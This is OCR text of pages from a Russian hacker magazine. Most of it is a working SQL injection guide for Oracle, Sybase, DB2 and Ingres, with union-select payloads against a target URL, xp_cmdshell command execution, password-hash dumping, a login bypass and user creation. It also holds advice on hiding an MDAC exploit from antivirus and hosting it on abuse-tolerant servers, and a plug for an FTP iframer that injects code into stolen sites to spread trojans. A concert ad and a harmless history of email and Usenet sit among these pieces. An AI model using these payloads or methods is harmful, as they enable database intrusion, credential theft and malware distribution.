Теперь настала пора протестировать боевой функционал системы. Возьмем какой-нибудь жутко спаленный сплоит и попробуем сделать так, чтобы его по возможности не увидел ни один антивирус. Первый взгляд мой пал на сплоит MDAC (MS06-014). Для пополнения знаний об эксплойтах советую почаще заглядывать на milw0rm.com и packetstormsecurity.org. Данные, находящиеся там, при правильном их использовании поистине бесценны.

Итак, сплоит для тестирования выбран, код скачан, файл с ним создан. Скармливаем его Вирустоталу и смотрим результаты. Результаты неутешительны, и этого следовало ожидать. Еще бы — не распознать сплоит в плайн-тексте! Основные антивирусы его увидели, да еще как увидели. Что же, будем работать над сокрытием. Рандомные имена функций, ключа шифрования сделали свое дело. Разница видна уже в процессе сканирования. Первые антивирусы не увидели в коде ничего подозрительного. Замечательно, ждем окончания.

Повторюсь, скрывали мы только вызов сплоита. Область памяти можно скрыть за счет серьезной обфускации самого тела сплоита. Дать переменным случайные имена, порезать строки на случайные длины, перемешать все это дело. После подобного издевательства над кодом можно смело размещать библиотеку шифрования-обфускации и сам код сплоита на абузных серверах. Не забудь прикрутить кэширование, поскольку генерация подобного кода кушает немало ресурсов системы. А если на страничку будет течь приличный объем трафика, не один хостер не согласится держать подобное. Делай обновление сигнатуры хотя бы раз в 10 минут. Итак, сканирование нашего шифрованного кода завершено, смотрим результаты и радуемся им. Не один из антивирусных пакетов Вирустотала не обнаружил в безобидном Java-коде боевого сплоита. Это не может не радовать.

Что с этим делать — решать тебе. Твое право — выбирать: направить все это в мирное русло и организовать сервис по шифрованию сплоитов, кода, и т.д. или вставить библиотеку в свою мегасвязку и продавать ее за баснословные деньги. Однако я не советую тебе нарушать закон. Но если вдруг ты ему не последуешь, не забывай старинную русскую поговорку, полную мудрости и глубокого смысла: «Скупой платит дважды». В переводе на современный русский язык это значит: «Не забывай про защиту не только своих чудо-зверей, но и себя любимого». Носки и VPN еще никто не отменял.

ПОЖИНАЕМ ПЛОДЫ

Итак, что мы в итоге получили? А получили мы средство для шифрования генерируемого HTML-кода страницы, с помощью которого можно спрятать не только ссылки на файлы или картинки, но и вышеуказанные сплоиты. Но не стоит шифровать подобным образом все и вся, поскольку это очень сильно сказывается на скорости дешифровки контента на стороне конечного пользователя, — пару ссылок, емейл-адреса, тэги с картинками. Для задания вывода какого-нибудь error-сообщения при отключенных скриптах в функцию можно добавить переменную типа $type, в которой будет содержаться тип шифруемого контента. Вместо исходной картинки будет отображаться другая, с надписью типа: «No image, activate JS». Вместо ссылки — текст типа: «No url, activate JS». В общем, куча способов заставить пользователя включить требуемые Java-скрипты. Пример системы, описанной в статье, требует еще долгой, возможно, для кого-то нудной доработки. Однако, посидев вечерок-другой над скриптами, ты сможешь получить действительно многофункциональный инструмент для шифрования данных. С помощью PHP-реализаций криптоалгоритмов можно сделать дешифрование информации из базы данных, либо, наоборот, шифрование заносимых в нее данных. Возможности, которые открываются, по истине безграничны, все зависит лишь от твоей усидчивости и желания.

ВМЕСТО ЗАКЛЮЧЕНИЯ

В своих проектах я часто реализую следующую связку. Пароли шифруются моим алгоритмом усиления MD5 (][, №103); вся информация, касаемая личных данных пользователей, шифруется RC4; файл конфига, содержащий ключи для расшифровки, закрыт либо моим обфускатором, либо последним зендом. Доступ к админ-панели осуществляется только по IP-адресу, либо стоит проверка на перебор. Происходит анализ: просто ли человек ломится на все возможные комбинации в админ-панель (в таком случае выдается блок по IP и куки), или идет подбор пароля к конкретному администратору. После энных неудачных попыток авторизации этот аккаунт блокируется на некоторое время, плюс администратору, владельцу этой учетной записи, на почтовый ящик высылается сообщение о попытке взлома аккаунта.

Однако стоит помнить, что безопасность твоих проектов зависит напрямую от тебя самого. Даже самая совершенная система безопасности может быть бесполезной из-за человеческого фактора, не забывай об этом. Удачи!][


Билеты: 649 00 00 во всех кассах Москвы
RMA
МУЗЫКАЛЬНЫЕ НАГРАДЫ
2007
ПРИ ПОДДЕРЖКЕ
Vh1 ru
RUSSIA
MUSIC
AWARDS
2007
Avril Lavigne
и все звезды!
Ведущие церемонии:
Павел Воля
Аня Семенович
MTV
МУЗЫКАЛЬНОЕ ТЕЛЕВИДЕНИЕ™
4 октября
прямой эфир с 18-00
rma.mtv.ru
www.avrillavigne.com
Levi's
ООО «ЛВБ»
NRJ
ENERGY 104.2
ЗАО «Энергия»
МУЗЫКАЛЬНЫЕ НАГРАДЫ MTV РОССИЯ:
Ледовый дворец на Ходынском поле
ОФИЦИАЛЬНЫЙ ИНТЕРНЕТ-ПАРТНЕР
Rambler
www.rambler.ru
ООО "Рамблер Интернет Холдинг"
ЛИЦЕНЗИЯ МПТР НА ОСУЩЕСТВЛЕНИЕ ТЕЛЕВИЗИОННОГО ВЕЩАНИЯ СЕРИЯ ТВ №5874 ОТ 24 ЯНВАРЯ 2002 ГОДА
РЕКЛАМА



ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ ERMAKOV@GAMELAND.RU /

Разрушая базы

Внедряем SQL в DB2, Sybase и Ingres

КАК НИ СТРАННО, НО ПРАКТИЧЕСКИ КАЖДЫЙ МЕСЯЦ В РУНЕТЕ ПОЯВЛЯЮТСЯ ВСЕ НОВЫЕ И НОВЫЕ МАНУАЛЫ ПО SQL-INJECTION. И ВСЕ ОНИ, «КАК ПОЛАГАЕТСЯ», ПОСВЯЩЕНЫ ИНЪЕКЦИЯМ В MYSQL. ЧТОБЫ НАКОНЕЦ-ТАКИ ПОЛОЖИТЬ ЭТОМУ КОНЕЦ, БЫЛА НАПИСАНА ПЕРВАЯ ЧАСТЬ СТАТЬИ «РАЗРУШАЯ БАЗЫ», В КОТОРОЙ БЫЛИ РАССМОТРЕНЫ ИНЪЕКЦИИ В POSTGRESQL И ORACLE, НУ А СЕЙЧАС ТЫ ВИДИШЬ ПЕРЕД СОБОЙ ЕЕ ПРОДОЛЖЕНИЕ, И ТЕПЕРЬ МЫ БУДЕМ ВНЕДРЯТЬ SQL В ЕЩЕ БОЛЕЕ ЭКЗОТИЧЕСКИЕ СИСТЕМЫ УПРАВЛЕНИЯ БАЗАМИ ДАННЫХ: DB2, SYBASE И INGRES. ЕСЛИ ТЫ ДУМАЕШЬ, ЧТО ЭТИ СУБД НЕ ВСТРЕЧАЮТСЯ ВО ВСЕМИРНОЙ ПАУТИНЕ, ТО СИЛЬНО ОШИБАЕШЬСЯ.

ИСТОРИЯ

Прежде чем углубляться описание особенностей инъекций в названные СУБД, следует сказать несколько слов о том, что они вообще собой представляют, и об их истории, поскольку я не исключаю того обстоятельства, что ты мог вообще никогда не слышать о DB2, Ingres, Sybase. Заглянем в Вики.

Sybase

Вплоть до версии 4.9 Sybase SQL Server и Microsoft SQL Server были практически идентичными. Однако в связи с возникшими разногласиями между компаниями, связанными с вопросами разделения доходов, Sybase и Microsoft приняли решение прекратить совместное развитие продукта, несмотря на очевидное наличие общего наследия в виде процедурного языка Transact-SQL (T-SQL) и одинаковой архитектуры. Существенное отличие заключалось в том, что Sybase была основана на базе UNIX-архитектуры, в то время как Microsoft практически сразу ушла с UNIX и целиком сконцентрировалась на платформе Windows NT. В настоящее время Sybase продолжает поддерживать и развивать версии для семейства Windows и различных UNIX-платформ (IBM AIX, HP-UX, Sun Solaris, GNU/Linux и другие).

IBM DB2

DB2 имеет долгую историю и, как некоторые считают, стала первой СУБД, использующей SQL. СУБД получила название DB2 в 1982 году, когда был выпущен ее релиз, а также SQL/DS, для мейнфреймов. С 1978 года до этого момента продукт назывался System Relational, или System R.
История этой СУБД уходит корнями в начало 70-х, когда доктор Э.Ф. Кодд, работавший на IBM, создал теорию реляционных баз данных, в июне 1970 года опубликовав модель манипуляции данными. Для реализации этой модели он разработал язык реляционных баз данных и назвал его Alpha. IBM же предпочла поручить дальнейшую работу группе программистов, неподконтрольной доктору Кодду. Нарушив некоторые принципы реляционной модели, они реализовали ее как «Структурированный английский язык запросов», сокращенно SEQUEL. Поскольку торговая марка SEQUEL уже была зарегистрирована, название сократили до SQL — «Структурированный язык запросов». Таким оно осталось и по сей день.

Ingres

Проект и экспериментальный вариант СУБД Ingres были разработаны в университете Беркли под руководством одного из наиболее известных в мире ученых и специалистов в области баз данных — Майкла Стоунбрейкера (Michael Stonebraker). С самого начала СУБД Ingres создавалась как мобильная система, функционирующая в среде ОС UNIX. Первая версия Ingres была рассчитана на 16-разрядные компьютеры и работала главным образом на машинах серии PDP. Это была первая СУБД, распространяемая бесплатно для использования в университетах. Впоследствии группа

«СУЩЕСТВЕННОЕ ОТЛИЧИЕ ЗАКЛЮЧАЛОСЬ В ТОМ, ЧТО SYBASE БЫЛА ОСНОВАНА НА БАЗЕ UNIX-АРХИТЕКТУРЫ, В ТО ВРЕМЯ КАК MICROSOFT ПРАКТИЧЕСКИ СРАЗУ УШЛА С UNIX И ЦЕЛИКОМ СКОНЦЕНТРИРОВАЛАСЬ НА ПЛАТФОРМЕ WINDOWS NT»

Занимательные вторжения в Oracle

В качестве бонуса публикую часть недокументированных особенностей Oracle, которыми можно запросто вызвать занятные SQL-инъекции:

1. Просмотреть названия таблиц можно с помощью таблицы sys.all_tables или user_tables(sys.user_tables).

Запросы:

http://target/release.cfm?ArticleID=-1 union select 1,null,null,null,table_name from sys.all_tables--

http://target/release.cfm?ArticleID=-1 union select 1,null,null,null,table_name from user_tables--

Вывод:

В обоих случаях — страница сайта с названием таблицы ARTICLEINFO.

2. Названия колонок находятся в таблице user_tab_columns(sys.user_tab_columns).

Запрос:

http://target/release.cfm?ArticleID=-1 union select 1,null,null,null,column_name from user_tab_columns--

Вывод:

Страница сайта с названием колонки AC.

3. Узнать версию Оракла достаточно просто.

Запрос:

http://target/release.cfm?ArticleID=-1 union select 1,banner,null,null,null from v$version--

Вывод:


CORE 9.2.0.7.0 Production

Стоунбрейкера перенесла Ingres в среду ОС UNIX BSD, которая также была разработана в университете Беркли. Семейство СУБД Ingres из университета Беркли принято называть «университетской Ingres».
В настоящее время коммерческая Ingres поддерживается, развивается и продается компанией Computer Associates. Сейчас это одна из развитых коммерческих реляционных СУБД. Ingres — это очень быстрая СУБД, и ее выбирают те, для кого главным фактором является скорость работы, выполнения запросов.

SQL-INJECTION В SYBASE

Вот мы и добрались до самого интересного. Сейчас я поведаю тебе, как укротить Sybase мощными SQL-инъекциями.


Официальный портал Ingres с кучей документации


Разнообразные версии DB2 под всевозможные платформы

1. Смотрим версию Sybase:

```
select @@version
```

2. Конкатенация осуществляется с помощью плюса:

```
string1 + string2
```

3. Запись в файл:

```
create table myfile (record varchar(2000)) external
file at "c:\temp\file.txt" insert into myfile
values(0xYOU_BINARY_DATA)"
```

4. Запись в файл через xp_cmdshell:

```
declare @cmd varchar(255) select @cmd='echo blablabla
>> c:\file.txt'
exec xp_cmdshell @cmd
```

5. Получаем хэш пароля юзера:

```
select name,password,* from syslogins where name like
'GA0%'
```

6. Так как Sybase и MSSQL — довольно похожие системы, то и синтаксис некоторых команд во многом схож. К примеру, выполнение команд в Sybase:

```
xp_cmdshell 'command'
```

SQL-INJECTION В DB2

А теперь запоминаем несколько фишек, применимых к DB2:

1. Отбросить ненужный запрос можно, использовав комментарий: «--».
2. Узнаем названия таблиц:

```
select name from sysibm.systables;
or
select tabnema from syscat.tables;
```

3. Смотрим имена колонок:

```
select name, tbname, coltype from sysibm.syscolumns;
```

4. Смотрим название базы данных:

```
select current server from sysibm.sysdummy1;
```

5. Имя текущего пользователя БД:

```
select user from sysibm.sysdummy1;
select session_user from sysibm.sysdummy1;
```

6. Версия базы данных:

```
select versionnumber, version_timestamp from sysibm.
sysversions;
```

7. Для объединения используется символ конкатенации (||) или оператор concat:

```
select 'x'||'a'
or
select 'x' concat 'a'
```

8. Смотрим пользователей и их пароли:

```
select username, password from dba_users;
```

9. Узнаем, к какой базе мы подключены в данный момент:


```
select current server from sysibm.sysdummy1;
```

10. Фильтрация обходится, как и в PostgreSQL, использованием функции CHR().

В качестве напоминания скажу, что если ошибка присутствует при авторизации, то тут все стандартно. Допустим, к БД отсылается такой запрос:

```
select adress from users where user='admin' and
pass='secretpass'
```

Видим, что истинным паролем является secretpass, что не имеет для нас значения :).



Лучший ру-форум по базам данных и SQL



Добавляем небольшую строку от себя, введя в поле пароля следующее:

```
blablabla' or 'x'='x
```

Теперь запрос принимает следующий вид:

```
select adress from users where user='admin' and
pass='blablabla' or 'x'='x
```

Условие «правильный_пароль ИЛИ символ_'x' == символу_'x'» истинно, и авторизация успешно надломана.

ЕЩЕ НЕ КОНЕЦ

Когда я уже собирался сдавать материал, мне на мыло отписал мой заграничный приятель, знавший, о чем я пишу статью, и скинул мне свои наработки по инъекциям в Ingres, о которых я лишь пару раз слышал (за что ему биг респект).

SQL-INJECTION В INGRES

1. Комментарии аналогичны комментариям в PostgreSQL: «--» и «/**/».
2. Таблицы и их владельцев узнать достаточно просто:

```
select table_name, table_owner from iitables;
select relid, relowner, relloc from iirelation;
select relid, relowner, relloc from iirelation where
relowner != '$ingres';
```

3. Также просто выуживаем колонки:

```
select column_name, column_datatype, table_name,
table_owner from iicolumns;
```

4. Узнаем текущего пользователя:

```
select dbmsinfo('session_user');
```

5. Объединение (конкатенация) стандартная — символ «||».
6. Название используемой базы данных:

```
select dbmsinfo('database');
```

7. Узнаем версию СУБД:

```
select dbmsinfo('_version');
```

8. Пользователи БД и их пароли:

```
select name, password from iiuser;
```

9. Смотрим различные привилегии:

```
select dbmsinfo('db_privileges');
select dbmsinfo('security_priv');
select dbmsinfo('current_priv_mask');
select dbmsinfo('db_admin');
select dbmsinfo('create_table');
select dbmsinfo('create_procedure');
select dbmsinfo('select_syscat');
```

10. Функция SUBSTR() аналогична функции SUBSTRING() из MySQL.

```
SUBSTR (str,pos,len) возвращает подстроку длиной len
символов из строки str, начиная от позиции pos.
```

11. Вряд ли хватит прав, но можно попробовать создать юзера БД:

```
create user pm with password = 'password';
grant all on current installation to pm;
```




ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /



x-tools
Программы для хакеров

ПРОГРАММА: WEB FORUM READER
ОС: WINDOWS 2000/XP
АВТОР: КОНСТАНТИН ПОЛЯКОВ



Экономим время при чтении форумов

Ты хоть раз задумывался над тем, на что ты тратишь большую часть своего времени? Нет, я сейчас говорю не о Контре и шумных вечерних попойках во дворе твоего дома =). Прежде всего я имею в виду время, проведенное в Сети. Не знаю, на скольких форумах зареган ты, но у меня их около десятка, причем самой разнообразной тематики. И каждый из них требует времени. Бывает, приедешь из универа, бухнешься на диван, прихватив ноут, и вперед — по форумам. Едва успеваешь почитать топики, ответить в личку, кое-где пофлудить — и все, времени на работу уже не остается (вот так и остаются читатели][без свежего материала в журнале =)). Шутки шутками, а доля правды здесь есть. Как ни стараешься сберечь время, все бесполезно. Но и без общения на форумах существование в Сети представить себе трудно. Следовательно, нужно искать компромисс, вариант которого я и хочу тебе сейчас предложить.
Итак, обрати внимание на тулзу под названием Web Forum Reader. Прога по своей сути уникальная и способная сэкономить тебе массу времени. Но если ты думаешь, что она сможет читать топики и оставлять посты на излюбленных бордах вместо тебя, то ты ошибаешься :). Софтина предназначена исключительно для чтения форумов и разного рода конференций. Тебе достаточно добавить нужный форум в утилу, и впоследствии ты сможешь узнавать обо всех произошедших на нем изменениях через несколько секунд. Причем для этого тебе даже не потребуется запускать браузер =). Тулза будет отображать только новые и измененные темы форума, оставляя скрытыми уже прочитанные. Из всех достоинств проги выделю основные:

- удобное чтение форумов (иерархический порядок ресурсов, сокрытие прочитанных тем, нет необходимости юзать браузер и т.д.);
- поддержка распространенных форумных движков;
- экономия трафика (что особенно актуально при использовании жопореза aka GPRS :));
- продуманный интерфейс.

Думаю, по первым трем пунктам вопросов не возникнет. А вот на четвертом надо остановиться. Дело в том, что в тулзе есть возможность объединения форумов в группы, а также синхронизация всех досок. Кроме того, благодаря наличию вкладок ты всегда можешь читать несколько форумов одновременно. О том, насколько все это эффективно, судить только тебе. Поэтому я настоятельно рекомендую затестить софтинку прямо сейчас, не откладывая на потом, время то идет =).
Кстати, прога полностью русифицирована, огорчает одно — она платная. Но и с этим, полагаю, ты как-нибудь разберешься :).

ПРОГРАММА: PHP EXPERT EDITOR
ОС: WINDOWS 2000/XP
АВТОР: ANKORD DEVELOPMENT GROUP


Лучший друг PHP-кодера

В одном из прошлых выпусков X-Tools я выкладывал «доработанный» блокнот с кучей дополнительных фишек. Была среди них и подсветка синтаксиса под самые разные языки, включая, естественно, и скриптовые. Что ж, продолжу добрую традицию =). Не пугайся — представлять Notepad третьей версии я не собираюсь :). Вместо этого хочу обратить твой взор в сторону утилы PHP Expert Editor. По правде говоря, назвать это чудо «утилой» можно с трудом. Ведь софтина представляет собой полноценный PHP-editor с огромным количеством возможностей, перечисление которых заняло бы не одну и не две полосы в журнале. Но я все же нашел в себе силы и составил урезанный список прибамбасов:

- поддержка UTF-8,
- настраиваемая подсветка кода,
- свертывание кода,




• встроенный браузер и FTP-клиент с поддержкой SFTP,
• Code Explorer,
• File Explorer с «Избранными папками»,
• Project Explorer,
• Library Explorer,
• настраиваемые горячие клавиши и клавиши работы в редакторе,
• клавиатурные макросы,
• PHP-макросы,
• автосохранение,
• проверка синтаксиса PHP,
• запуск скриптов и просмотр результата во встроенном или внешнем браузере,
• отладчик,
• возможность использования встроенного или любого внешнего HTTP-сервера для запуска и отладки PHP-скриптов,
• поддержка всех известных Content-Type,
• быстрая вставка всех функций PHP с подсказкой параметров,
• быстрая навигация в коде с помощью горячих клавиш и мышки,
• экспорт исходного текста в HTML и RTF с подсветкой синтаксиса,
• закладки,
• два стиля интерфейса — Classic и Office XP,
• поддержка справки PHP с возможностью поиска по ключевому слову в текущей позиции.


Особенно радует встроенный HTTP-сервер в комплекте с браузером и FTP-клиентом :). Об отладчике, проверке синтаксиса, шаблонах и режимах подсветки (которых, кстати, три: PHP & HTML, HTML only, PHP only) я вообще молчу. Эту прогу нужно иметь на винте любому уважающему себя PHP-кодеру, поскольку вещь просто прекрасная. Ставь без раздумий, пригодится не раз, поверь моему опыту :).

ПРОГРАММА: FTP IFRAMER
ОС: WIN/*NIX

О том, как поднять лавэ на загрузках, я писал в своей статье «Гоним траф» в одном из прошлых номеров (полистай подшивку)[). Суть идеи, как ты помнишь, сводилась к нагону трафика на конкретно взятый ресурс, с которого наивным юзерам и впаривался трой. Кстати, для этого дела отлично подойдут и крупные ресурсы с высокой посещаемостью. Посуди сам, так гораздо удобнее: проифраймил пару раскрученных порталов — и несколько тысяч загрузок за сутки у тебя в кармане :). Однако к решению поставленной задачи можно подойти и более радикально. Ведь поиметь желанный ресурс удается далеко не всегда, а вот куча мелких хостингов есть под рукой почти всегда. Почему бы не приобщить их к работе? :) Вот только появляется одна серьезная проблема: как вставлять ифрайм-код в чужие индекс-страницы? Делать это вручную долго и геморройно, да и заменять восстановленные файлы неудобно. Поэтому в таких случаях принято использовать FTP-ифраймеры. Кстати, твоему вниманию я сейчас представляю именно FTP Iframer — PHP-скрипт, позволяющий не только прочекать список FTP-аккаунтов на валидность, но и проифраймить все соответствующие ресурсы. Долго распинаться не буду, скажу лишь, что есть как возможность дозаписи собственного кода в index-файлы, так и возможность перезаписи index-файлов. Также тулза умеет заливать необходимое файло на серверы, FTP-аккаунты к которым есть в наличии =). Кроме того, ты сам можешь выбрать вид листа с аккаунтами, который и будет в последствии скормлен FTP-ифраймеру. Ну и, конечно же, редактирование кода, который необходимо вставить в чужие индекс-страницы, — это приятная возможность. Кстати, этот скрипт идеально подходит для масс-дефейсов, вот только заниматься ими не стоит, лучше гони траф и не парься =).


00000000000


ПРОГРАММА: DIE
ОС: WINDOWS 2000/XP
АВТОР: HELLSPAWN (HELLSPAWN.NM.RU)


Определитель упаковщика файлов

В настоящее время производители программ изощряются и упаковывают свои творения различными пакерами, которых развелось огромное количество. Это обстоятельство отравляет жизнь крякеров, которых хлебом не корми — дай что-нибудь взломать :). Тебя никогда не заводили в тупик подобные сжатые exe-файлы? Если да, то тебе просто нужно быстро и правильно определить тип упаковщика файла, чтобы потом расковырять его (файл) и безжалостно взломать :). Для этого существует много программ, но, на мой взгляд, самой эффективной является утилита DiE, которая с максимальной вероятностью определяет тип упаковщика (протектора, компилятора) сжатого файла. А эта информация и необходима крякеру для дальнейшей распаковки приложения. Помимо этого, крошка DiE имеет ряд полезных функций и фишек:

• просмотр импорта, секций, hex;
• дизасемлирование файла;
• просмотр основных характеристик PE;
• получение хеша MD5, CRC-32;
• поддержка плагинов;
• копирование содержимого файла по дабл-клику.

Что касается плагинов для утилы DiE, то их сможет написать любой желающий. К примеру, не так давно на форуме cracklab.ru была опубликована новость о плагине для DiE (www.cracklab.ru/f/index.php?action=vthread&topic=9347&forum=3&page=-1), позволяющем проверить файл с помощью подобной программы Exeinfo (www.exeinfo.go.pl) прямо из основного окна DiE. Но, по мнению участников форума CrackLab, Exeinfo по своему функционалу уступает DiE. Короче, попробуй сам, и, надеюсь, тебе прога тоже понравится :).





МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

INTERNET — CONNECTING PEOPLE!

ИСТОРИЯ СЕТЕВЫХ СРЕДСТВ ОБЩЕНИЯ

НАШ РОДНОЙ ИНТЕРНЕТ, МОЖНО СКАЗАТЬ, ДЕРЖИТСЯ НА ДВУХ СТОЛПАХ, ДВУХ ОСНОВНЫХ СОСТАВЛЯЮЩИХ: РАЗНООБРАЗНАЯ ИНФОРМАЦИЯ И ЛЮДИ. БЕССПОРНО, ИНФОРМАЦИЯ — ЭТО НАСТОЯЩИЙ НАРКОТИК, НО ЧИТАТЬ КИЛОБАЙТЫ ТЕКСТА И ПРОСМАТРИВАТЬ МЕГАБАЙТЫ КАРТИНОК ЧЕЛОВЕКУ, НЕДАВНО ПОПАВШЕМУ В СЕТЬ, БЫСТРО НАДОЕДАЕТ, И ОН СТРЕМИТСЯ К ОБЩЕНИЮ. ОБСУДИТЬ, ПОДЕЛИТЬСЯ, ПОСПОРИТЬ И ПРОЧЕЕ, ПРОЧЕЕ... И ЛЮДИ ГОВОРЯТ, ПИШУТ, СОЗДАЮТ САЙТЫ И БЛОГИ, СТРАНИЧКИ И FTP, ПОПОЛНЯЯ БЕЗДОННУЮ КОПИЛКУ ИНФОРМАЦИИ — СЕТЬ. СЕТЕВЫЕ СРЕДСТВА ОБЩЕНИЯ НЕ СТОЯТ НА МЕСТЕ, ЭВОЛЮЦИОНИРУЯ ВМЕСТЕ С ТЕХНОЛОГИЯМИ И СТАРАЯСЬ ОТВЕЧАТЬ ТРЕБОВАНИЯМ ПОЛЬЗОВАТЕЛЕЙ. ВСЕВОЗМОЖНЫЕ СЕТЕВЫЕ ПЕЙДЖЕРЫ, БЛОГИ, ЧАТЫ, ФОРУМЫ, ПРОГРАММЫ ДЛЯ ГОЛОСОВОГО И ВИДЕООБЩЕНИЯ — СЕГОДНЯ РЕЧЬ ПОЙДЕТ ИМЕННО О НИХ, О СРЕДСТВАХ КОММУНИКАЦИИ В СЕТИ, А ТАКЖЕ О ЛЮДЯХ, КОТОРЫЕ ИХ СОЗДАЛИ И ДЛЯ КОТОРЫХ ОНИ БЫЛИ СОЗДАНЫ.

EMAIL

Начнем, как это ни странно, с начала. Точнее, с эпохи сетевой зари, когда первым светлым умам в голову пришла идея, как можно общаться в Сети. Одним из основных способов общения с самого начала и по сей день был и остается email aka электронная почта. По правде сказать, электронная почта появилась раньше, чем интернет, и послужила одним из ключевых инструментов при его создании. Так, в 1961 команда Фернандо Корбато из Массачусетского технологического института представила на суд общественности свою разработку — ось Compatible Time-Sharing System (CTSS). Ее запустили на IBM 7094, соединив между собой 30 терминалов института. Ось позволяла нескольким людям одновременно работать на одной машине, чем существенно экономила время. Кроме того, что это была первая ОС с технологией разделения машинного времени.
В 1965 году появилась полезная функция, позволившая людям со связанных терминалов обмениваться текстовыми сообщениями. И уже к концу 1966-го email стал тем, чем является и сейчас, — электронной почтой.
В разработки, касающиеся электронной почты, были вложены огромные средства Министерства обороны США. В те годы правительство США возложило на Министерство обороны и Агентство передовых исследовательских проектов США (ARPA) миссию по созданию надежной системы передачи данных. Впоследствии именно этот проект и породил Всемирную паутину. Сначала появилась компьютерная сеть ARPANET (Advanced Research Projects Agency Network), соединившая между собой ряд университетов и исследовательских центров. Сеть развивалась быстро, в основном ей пользовались ученые из упомянутых организаций. Способ обмена электронными сообщениями пришелся в ARPANET более чем кстати. В 1971-м публике был представлен первый email-клиент, после чего электронная почта буквально покорила научную сеть своей простой и удобством. Раймонд Томлинсон, плотно занятый в разработке первой системы электронной почты, придумал использовать символ @, чтобы отделить пользователя от его машины, которая ранее и использовалась в качестве электронного адреса. Первый email, отправленный ученым (которого можно считать отцом электронной почты), был, мягко говоря, малоинформативным: «QWERTYUIOP» — значилось в письме :). И сначала, когда Томплинсон показал почтовую систему коллегам, те отнеслись к ней с прохладцей, сказав, что это явно не то, над чем они должны работать.
В 70-х развитие ARPANET продолжилось, был проложен трансатлантический кабель и к сети подключились организации Великобритании и



Норвегии, сделав сеть международной. В обиход вошли первые почтовые рассылки, группы новостей и доски объявлений (о которых речь пойдет ниже). Электронная почта стала популярным, удобным и быстрым средством общения, и, думаю, к тому времени коллеги Томлинсона поняли, как сильно они ошибались...

Сегодня электронный почтовый ящик — это едва ли не первая сетевая необходимость. Он нужен как средство общения, нужен при регистрации на всевозможных ресурсах Сети и просто нужен.

USENET (USER NETWORK)

Параллельно с будущим интернетом, то есть сетью ARPANET, развивались и ее конкуренты, давшие Всемирной паутине ничуть не меньше. К примеру, NSFNet (National Science Foundation Network), объединившая множество мелких сетей, в том числе и Usenet, о которой мы сейчас и поговорим.

Эта сеть использовалась и используется по сей день для общения и публикации файлов. Появилась она еще в 1980 году и потому является одной из старейших сетей. Разработали систему аспиранты Университета Дьюка — Том Трускотт и Джим Эллис. Usenet состоит из новостных групп (от английского newsgroups), или же конференций. Принцип работы, то есть формат сообщений и способ их передачи, похож на электронную почту. Но в то время как общение по email происходит один на один, в Usenet действует принцип «один на всех». Сообщения, которые постят пользователи, делятся по тематике ньюсгрупп, а ньюсгруппы уже организуют собственную структуру, похожую на структуру доменных имен. Пользовательские посты хранятся на большом количестве серверов (серверы обмениваются сообщениями друг с другом).

